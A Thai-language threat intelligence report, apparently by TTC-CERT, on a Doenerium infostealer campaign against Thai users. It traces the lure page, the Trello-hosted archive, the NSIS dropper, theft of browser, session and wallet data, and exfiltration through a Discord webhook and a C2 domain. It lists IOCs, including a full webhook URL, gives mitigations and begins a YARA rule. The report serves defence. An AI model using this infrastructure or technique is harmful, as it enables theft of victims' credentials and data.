- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

รายละเอียดทางเทคนิค

Initial Infection

ในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบเว็บไซต์ **hxxps://sites.google[.]com/view/documentfb** ถูกใช้ในการแพร่กระจายไฟล์ต้องสงสัย โดยมีการเขียนเนื้อหาด้วยภาษาไทยในลักษณะที่เชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดไฟล์จากลิงค์ภายในหน้าเว็บไซต์ดังกล่าว พร้อมกับมีการระบุรหัสผ่านสำหรับใช้ในการเปิดไฟล์เอาไว้ รายละเอียดตาม**ภาพที่ 2**

ภาพที่ 2 *แสดงรายละเอียดของหน้าเว็บไซต์ซึ่งมีการใช้ภาษาไทยโดยเขียนในลักษณะที่เชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดไฟล์ต้องสงสัยจากลิงค์*


ทั้งนี้ ศูนย์ TTC-CERT ได้ทำการทดสอบเพิ่มเติมด้วยการใช้หมายเลขไอพีซึ่งมีต้นทางจากต่างประเทศเพื่อเรียกไปยังเว็บไซต์ hxxps://sites.google[.]com/view/documentfb และพบว่าเว็บไซต์ดังกล่าวยังคงแสดงเนื้อหาโดยใช้ภาษาไทย ซึ่งจากข้อมูลในข้างต้นทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับสูง (high level of confidence) ได้ว่า ผู้โจมตีมีเจตนาสร้างเว็บไซต์ดังกล่าวขึ้นมาเพื่อใช้ในการโจมตีผู้ใช้งานที่ใช้ภาษาไทยเท่านั้น

เมื่อคลิ๊กลิงค์ภายในหน้าเว็บไซต์ดังกล่าว ไฟล์ชื่อ **Content_-_รหัสผ่าน_1234.rar** (SHA256: fafb2eb54cfb7b0c908e4e0584e73efbd1059e87dc45a2049a3879033e30b135) จะถูกดาวน์โหลดมาจาก URL คือ hxxps://trello[.]com/1/cards/645fa506bd7a48a6dba219d7/attachments/645fa507bd7a48a6dba219fb/download/Content_-_รหัสผ่าน_1234.rar รายละเอียดตาม**ภาพที่ 3** ทั้งนี้ เว็บไซต์ Trello[1] เป็นผู้ให้บริการออนไลน์สำหรับการบริหารจัดการโปรเจกต์ร่วมกันซึ่งผู้ใช้งานสามารถสร้าง board เพื่อใช้ในการฝากไฟล์ต่าง ๆ ได้ จึงถูกผู้โจมตีแสวงประโยชน์และนำมาใช้ในการแพร่กระจายไฟล์มัลแวร์ในครั้งนี้

[1] "Trello: Manage Your Team's Projects From Anywhere." https://trello.com/. Accessed 30 Jun. 2023.

ภาพที่ 3 *แสดงรายละเอียดของ URL ที่ใช้ในการดาวน์โหลดมัลแวร์บนหน้าเว็บไซต์*

ภายในไฟล์ Content_-_รหัสผ่าน_1234.rar บรรจุไฟล์ชื่อ "**Content FB.exe**" (SHA256: 4a1a8db2a81905559da70381eb9a2e4062bc7cf644a0b46ea0aeeb0f7d4948fc) ซึ่งเป็นไฟล์ Portable Executable (PE) ที่ถูกสร้างด้วยเครื่องมือชื่อ Nullsoft Scriptable Install System (NSIS) โดยเครื่องมือดังกล่าวช่วยให้ผู้พัฒนาซอฟต์แวร์สามารถบรรจุไฟล์ต่าง ๆ เอาไว้ภายในไฟล์ PE พร้อมทั้งสร้างสคริปต์ (script) ที่จำเป็นสำหรับการ execute ไฟล์เป้าหมายที่ต้องการ โดยในครั้งนี้ผู้โจมตีแสวงประโยชน์จากเครื่องมือ NSIS และนำมาใช้เพื่อ execute ไฟล์ payload ที่มีชื่อว่า "Runtime Broker.exe" รายละเอียดตาม**ภาพที่ 4**



ภาพที่ 4 *แสดงภาพภายในโครงสร้างของไฟล์ "Content FB.exe" รวมถึงรายละเอียดส่วนหนึ่งของไฟล์สคริปต์ซึ่งใช้ในการควบคุมการทำงานของไฟล์ที่ถูกสร้างด้วยเครื่องมือ NSIS*

Stealing Information

ผลจากการตรวจสอบในเบื้องต้นพบว่า ไฟล์ "**Runtime Broker.exe**" (SHA256: 4e565f5ec243d536b861d4dbb7570f6a5b44e177a9945a6bc8ec254dd23770b2) เป็นมัลแวร์ประเภท Infostealer ที่ถูกสร้างโดยอาศัยโค้ดจากโปรเจกต์โอเพนซอร์สบนเว็บไซต์ Github ชื่อ **Doenerium**[2] ซึ่งเป็นมัลแวร์ที่มีขีดความสามารถในการขโมยข้อมูลจากเว็บบราวเซอร์ เช่น รหัสผ่าน คุกกี้ (cookies) และ ประวัติการใช้งาน (history) อีกทั้งยังสามารถขโมย session จากแอพพลิเคชันหลากหลายชนิด เช่น Discord, Telegram, Instagram, Twitter, Reddit, และ Tiktok เป็นต้น นอกจากนี้ยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ crypto wallet และสามารถส่งออกข้อมูลที่เก็บรวบรวมมาได้ทั้งหมดผ่านช่องทาง Discord Webhook

สำหรับการตรวจสอบพฤติกรรมการทำงานของ ไฟล์ "Content FB.exe" พบว่าเมื่อถูก execute จะทำการเชื่อมต่อไปยังเว็บไซต์หลายรายการเพื่อรับค่าสำหรับใช้ในกระบวนการทำงานของมัลแวร์ รายละเอียดตาม **ตารางที่ 1**

[2] "doenerium69/doenerium - GitHub." https://github.com/doenerium69/doenerium. Accessed 30 Jun. 2023.

ตารางที่ 1 *รายละเอียดการเชื่อมต่อไปยังเว็บไซต์ภายนอกเพื่อทำการรับค่าสำหรับใช้ในกระบวนการทำงานของมัลแวร์*


โดเมน / URL	หมายเหตุ
www.google[.]com	ถูกใช้เพื่อตรวจสอบการเชื่อมต่ออินเตอร์เน็ต
raw.githubusercontent[.]com/kixx007/test/main/embed.json	มัลแวร์รับค่า Webhook Structure สำหรับใช้ในการส่งออกข้อมูลผ่านช่องทาง Discord Webhook
doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl	มัลแวร์รับค่า Base64 ซึ่ง decode ได้เป็นค่าข้อมูล URL ของ Github Repository สำหรับใช้ในการรับค่าในลำดับต่อไป
raw.githubusercontent[.]com/antivirusevasion69/antivirusevasion69	มัลแวร์รับค่าสำหรับใช้ในกระบวนการทำงาน เช่น ที่อยู่ของ C2, โค้ดสำหรับใช้ในการหลบหลีกแอนตี้ไวรัส, โค้ดสำหรับใช้ในการขโมยข้อมูลจาก Discord Client
ipinfo.io/json	เก็บรวบรวมข้อมูลที่เกี่ยวข้องกับ public IP ของเครื่องคอมพิวเตอร์เป้าหมาย

นอกจากนี้มัลแวร์จะทำการเก็บรวบรวมข้อมูลพื้นฐานที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เป้าหมาย เช่น computer name, เวอร์ชันของระบบปฏิบัติการ และ ขนาดของหน่วยความจำ (RAM) เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง Discord Webhook และ Command and Control (C2) ซึ่งมี URL คือ discord[.]com/api/webhooks/1085891005137551391/mCVbclKpZ9QBvgBUGTWFV7D_tjtkZTV-X6pG1pjvvWdAByJCh99fnw4kxuxWNj3RbrGO และ doenerium.bbynetwork[.]nl ตามลำดับ รายละเอียดตาม**ภาพที่ 5**

ภาพที่ 5 *มัลแวร์เก็บรวบรวมข้อมูลพื้นฐานที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เป้าหมายก่อนจะทำการส่งออกข้อมูลผ่านช่องทาง Discord Webhook และ C2*

ส่งออกข้อมูล (Exfiltration) ผ่านช่องทาง Discord Webhook และ C2

ต่อมามัลแวร์จะทำการเก็บรวบรวมข้อมูลอื่น ๆ เพิ่มเติม เช่น ข้อมูลที่สกัดได้จากเว็บบราวเซอร์, ข้อมูลที่เกี่ยวข้องกับ crypto wallet, ข้อมูลของระบบปฏิบัติการ แล้วทำการสร้างโฟลเดอร์เพื่อเก็บข้อมูลดังกล่าวเอาไว้ภายในไดเรคทอรี่ %AppData% (**ภาพที่ 6**) ก่อนที่จะบีบอัดข้อมูล (compressed) เป็นไฟล์ ZIP และทำการอัพโหลดขึ้นไปยังเว็บไซต์ GoFile[.]io ซึ่งให้บริการฝากไฟล์ จากนั้นมัลแวร์จะทำการส่งออกข้อมูลผ่านช่องทาง Discord Webhook และ C2 อีกครั้ง โดยรอบนี้ข้อมูลที่ถูกส่งออกไปจะเป็นการสรุปภาพรวมทั้งหมดของข้อมูลที่ขโมยมาได้ รวมถึงข้อมูลของ URL สำหรับดาวน์โหลดไฟล์ที่ฝากไว้บนเว็บไซต์ GoFile[.]io โดยมีรายละเอียดตาม **ภาพที่ 7**




ภาพที่ 6 แสดงตัวอย่างข้อมูลที่ถูกขโมยโดยมัลแวร์

ภาพที่ 7 แสดงตัวอย่างข้อมูลชุดที่สองซึ่งมัลแวร์ทำการส่งออกข้อมูลผ่านช่องทาง Discord Webhook และ C2

ข้อมูลที่พบจาก threat intelligence

ผู้โจมตี (Threat Actor)


ศูนย์ TTC-CERT ได้ทำการตรวจสอบย้อนกลับไปยัง URL ของเว็บไซต์ Trello ที่ถูกผู้โจมตีใช้ประโยชน์ในการฝากไฟล์มัลแวร์เอาไว้ และค้นพบ board ชื่อ **Cậu vàng** ในภาษาเวียดนาม (เป็นชื่อภาพยนตร์จากประเทศเวียดนาม[3]ซึ่งได้รับแรงบันดาลใจจากงานวรรณกรรมของนักเขียนชาวเวียดนามชื่อ Nam Cao) ซึ่งใช้ในการเก็บไฟล์มัลแวร์จำนวนหลายรายการรวมถึงไฟล์ Content_-_รหัสผ่าน_1234.rar ที่ถูกใช้ในการโจมตีครั้งนี้ โดยมีบัญชีผู้ใช้งานชื่อ **@haoinguyen** ซึ่งระบุชื่อผู้ใช้งานคือ **haoi nguyen** เป็นผู้อยู่เบื้องหลัง board ดังกล่าว รายละเอียดตาม**ภาพที่ 8**



***ภาพที่ 8** แสดงหน้าเว็บไซต์ Trello ซึ่งให้บริการ board ชื่อ Cậu vàng ซึ่งสร้างโดยผู้โจมตีสำหรับใช้ในการฝากไฟล์มัลแวร์เพื่อนำไปแพร่กระจายผ่านช่องทางอื่น ๆ*

ทั้งนี้จากการตรวจสอบ Activity ของการใช้งานเว็บไซต์ Trello พบว่า **haoi nguyen** เริ่มสร้าง board ชื่อ **Cậu vàng** สำหรับใช้ในการโจมตีเมื่อ 3 พฤษภาคม 2566 หลังจากนั้นได้ทำการอัพโหลดไฟล์ชื่อ “**content 2023 - รหัสผ่าน 9999.rar**” ในวันเดียวกัน อย่างไรก็ตามไฟล์นี้ถูกลบเมื่อ 13 พฤษภาคม 2566 จากนั้นไฟล์ชื่อ “**Photo Edit - รหัสผ่าน 1234.rar**” ถูกอัพโหลดขึ้นเว็บไซต์ Trello สำหรับใช้ในการโจมตีเมื่อ 9 พฤษภาคม 2566 รายละเอียดตาม**ภาพที่ 9** แสดงให้เห็นว่าผู้โจมตีพึ่งเริ่มใช้เทคนิคตามที่ระบุไว้ในรายงานฉบับนี้ในการโจมตีโดยมีเป้าหมายในการโจมตีชาวไทยเป็นการเฉพาะ

[3] "Cậu Vàng (2021) — The Movie Database (TMDB)." 1 Aug. 2021, https://www.themoviedb.org/movie/784925-c-u-vang. Accessed 4 Jul. 2023.



ภาพที่ 9 *แสดงหน้า Activity ของการใช้งานเว็บไซต์ Trello ของผู้ใช้งาน haoi nguyen ซึ่งสร้างโดยผู้โจมตีสำหรับใช้ในการฝากไฟล์มัลแวร์เพื่อนำไปแพร่กระจายผ่านช่องทางอื่น ๆ*

เมื่อพิจารณาข้อมูลในข้างต้นร่วมกับข้อมูลแนวโน้มภัยคุกคามทางไซเบอร์ในภูมิภาคเอเชียตะวันออกเฉียงใต้ ณ ปัจจุบัน ซึ่งมีกลุ่มแฮกเกอร์ที่ใช้ภาษาเวียดนามในการสื่อสารนิยมใช้มัลแวร์ประเภท Infostealer ในการโจมตีผู้ใช้งานทั่วโลกรวมถึงผู้ใช้งานจากประเทศไทย ทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับปานกลาง (medium level of confidence) ได้ว่า ผู้โจมตีที่อยู่เบื้องหลังการโจมตีในครั้งนี้อาจเป็นกลุ่มผู้โจมตีที่ใช้ภาษาเวียดนามในการสื่อสาร

<u>Infrastructure ที่ใช้ในการโจมตี</u>

โดเมนที่มีความเกี่ยวข้องกับ C2 ในการโจมตีครั้งนี้คือ **kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl** เป็นโดเมนที่จดทะเบียนเมื่อ 23 พฤศจิกายน 2565 ผ่าน registrar ชื่อ OpenTLD B.V. ปัจจุบันโดเมนนี้และ subdomain ทั้งหมดถูกใช้งานผ่าน

Cloudflare ทั้งนี้ จากการตรวจสอบข้อมูลจากแหล่งข่าวเปิดพบว่าโดเมนดังกล่าวมีหรือเคยมี subdomain เป็นจำนวนทั้งสิ้น 5 subdomain ดังนี้

- test.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
- chemistry.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
- doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
- ws.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
- diavlo.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl

นอกจากนี้จากการตรวจสอบข้อมูลการใช้ TLS/SSL Certificate ที่ผ่านมาพบว่าโดเมนนี้มีการใช้งาน TLS/SSL Certificate มาแล้ว 3 ครั้ง ตั้งแต่ 23 พฤศจิกายน 2565 ซึ่งสอดคล้องกับวันที่จดทะเบียนโดเมนดังนี้

- 23 พ.ย.65 - 21 ก.พ.66 ใช้งาน TLS/SSL Certificate Serial Number 0xf15afa44e3c3e2ec13c55d6dc2b0f147
- 25 ม.ค.66 - 25 เม.ย.66 ใช้งาน TLS/SSL Certificate Serial Number 0x98d8168fc83f88a911efa1ce29b37fa3
- 23 พ.ค.66 - 21 ส.ค.66 ใช้งาน TLS/SSL Certificate Serial Number 0x2df9157b12871c00139016a86697f700

ในส่วนของ subdomain ที่ใช้สำหรับ C2 ในการโจมตีครั้งนี้คือ **doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl** พบการถูกนำมาใช้งานตั้งแต่ 3 มีนาคม 2566 เวลา 11.34น. (UTC) ซึ่งมัลแวร์จะใช้ในการรับค่ารูปแบบ Base64 ผ่าน HTTP GET Method ซึ่งเมื่อมัลแวร์ทำการ decode จะได้เป็นค่าข้อมูล URL Github Repository สำหรับใช้ในการรับค่าในลำดับต่อไปดัง**ภาพที่ 10**

ภาพที่ 10 *แสดงข้อมูลที่ได้รับจาก C2 หากมัลแวร์ทำการ request ผ่าน HTTP GET Method ซึ่งเมื่อทำการ decode จะได้เป็นค่า "https://raw.githubusercontent.com/antivirusevasion69/antivirusevasion69"*

จากนั้นศูนย์ TTC-CERT จึงได้ทำการตรวจสอบไฟล์เพิ่มเติมที่มีความเกี่ยวข้องกับ C2 doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl ใน VirusTotal พบว่ามีไฟล์ที่เป็นอันตรายที่มีพฤติกรรมในการเชื่อมโยง (connect) กับ doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl เป็นจำนวนกว่า 3,100 ไฟล์[4] (ข้อมูล ณ 10 ก.ค.66) ซึ่งแสดงให้เห็นว่าผู้โจมตีมีความมุ่งมั่นในการโจมตีเพื่อให้บรรลุวัตถุประสงค์โดยไม่เลือกเป้าหมายสำหรับการโจมตีมากนัก ดังนั้น จึงมีความจำเป็นอย่างยิ่งที่ทุกองค์กรและผู้ใช้งานโดยทั่วไปจะต้องตระหนักและรู้เท่าทันกับรูปแบบและวิธีการการโจมตีทางไซเบอร์

สาเหตุหลักสำหรับความน่ากังวลเกี่ยวกับการโจมตีในครั้งนี้คือความพร้อมใช้งานของเครื่องมือมัลแวร์ฟรี เช่น infostealer ที่ใช้ในการโจมตีในครั้งนี้ ซึ่งถูกสร้างขึ้นเพื่อใช้ในการขโมยข้อมูลที่มีความอ่อนไหว (sensitive data) โดยไม่ได้รับอนุญาตในอุปกรณ์ของเหยื่อ การเข้าถึงเครื่องมือเหล่านี้ได้ง่ายหมายความว่าแม้แต่ผู้ที่มีความรู้ทางเทคนิคจำกัดก็สามารถทำการโจมตีได้โดยที่ไม่ต้องใช้ต้นทุนที่สูงนัก ซึ่งจะเพิ่มความเสี่ยงโดยรวมให้กับธุรกิจ รัฐบาล และบุคคลทั่วไป

คำแนะนำในการลดความเสี่ยงจากการถูกโจมตีในกรณีนี้

- หลีกเลี่ยงการดาวน์โหลดแอพพลิเคชันจากแหล่งที่ไม่รู้จัก
- ปิดกั้น (block) URL ที่อาจถูกนำมาใช้เพื่อแพร่กระจายมัลแวร์ เช่น เว็บไซต์เกี่ยวกับ BitTorrent หรือฟอรั่มต่าง ๆ ที่ไม่เกี่ยวข้องกับการประกอบธุรกิจ
- ติดตั้งและอัปเดตซอฟต์แวร์แอนตี้ไวรัส (antivirus) และ/หรือ แอนตี้มัลแวร์ (anti-malware) บนเครื่องคอมพิวเตอร์ของพนักงานทุกเครื่องเป็นประจำ
- เปลี่ยนรหัสผ่านของบัญชีผู้ใช้งานให้มีความรัดกุมตามที่ระบุไว้ในนโยบายความมั่นคงปลอดภัยสารสนเทศขององค์กร ตลอดจนหลีกเลี่ยงการใช้รหัสผ่านซ้ำกับบัญชีผู้ใช้งานหรือระบบอื่น ๆ โดยใช้กรอบระยะเวลาสำหรับการเปลี่ยนแปลงรหัสผ่านให้สั้นที่สุดเท่าที่จะทำได้
- (หากเป็นไปได้) ให้เปิดใช้งาน multifactor authentication
- ตรวจสอบและเฝ้าระวัง (monitor) traffic ที่มีพฤติกรรมแบบบีคอน (beacon) ในการส่งสัญญาณไปหา command and control server ในระดับเครือข่ายเพื่อตรวจจับและปิดกั้นการขโมยข้อมูลโดยมัลแวร์
- เปิดใช้งาน (enable) โซลูชัน Data Loss Prevention (DLP) บนเครื่องคอมพิวเตอร์ของพนักงาน
- กำหนดให้การติดตั้งโปรแกรมต่าง ๆ บนระบบหรือบนเครื่องคอมพิวเตอร์ของพนักงานต้องใช้บัญชีผู้ใช้งานที่มีสิทธิ์ระดับผู้ดูแลระบบ (administrative privileges) ในการติดตั้งโปรแกรมต่าง ๆ ตลอดจนมีมาตรการควบคุมและตรวจสอบการใช้งานบัญชีดังกล่าวอย่างรัดกุม
- สร้างความตระหนักรู้ด้านความมั่นคงปลอดภัยทางไซเบอร์อย่างเข้มข้นในองค์กร อาทิ การฝึกให้พนักงานเข้าใจและสามารถระบุอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยได้อย่างถูกต้อง ตลอดจนรู้ว่าเมื่อพบอีเมล

[4] "VirusTotal - Home." https://www.virustotal.com/gui/domain/doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy.nl/relations. Accessed 7 Jul. 2023.

ฟิชชิ่งหรืออีเมลต้องสงสัยต้องรายงานไปยังหน่วยงานที่รับผิดชอบขององค์กรผ่านช่องทางไหน และฝึกให้พนักงานใช้ความระมัดระวังเมื่อคลิกลิงก์หรือเปิดไฟล์แนบในอีเมล

- ใช้ความระมัดระวังเมื่อเปิดสิ่งที่แนบมากับอีเมล ถึงแม้ว่าไฟล์แนบนั้นผู้ส่งจะเป็นผู้ที่เรารู้จัก
- นำ Indicators of Compromises (IOCs) ที่อยู่ในรายงานฉบับนี้ไปใช้ในการตรวจสอบว่าพบอยู่ในระบบสารสนเทศขององค์กรหรือไม่ ตลอดจนนำไปใช้เพื่อดำเนินการประเมินถึงความเป็นไปได้ที่ถูกโจมตีจากกลุ่มผู้ไม่หวังดี

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ต้องสงสัยซึ่งถูกใช้ในการโจมตีของมัลแวร์ Doenerium เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่

https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_doenerium.yar

```
import "pe"

rule doenerium_infostealer
{
        meta:
                version = "1.0"
                first_imported = "2023-07-08"
                last_modified = "2023-07-08"
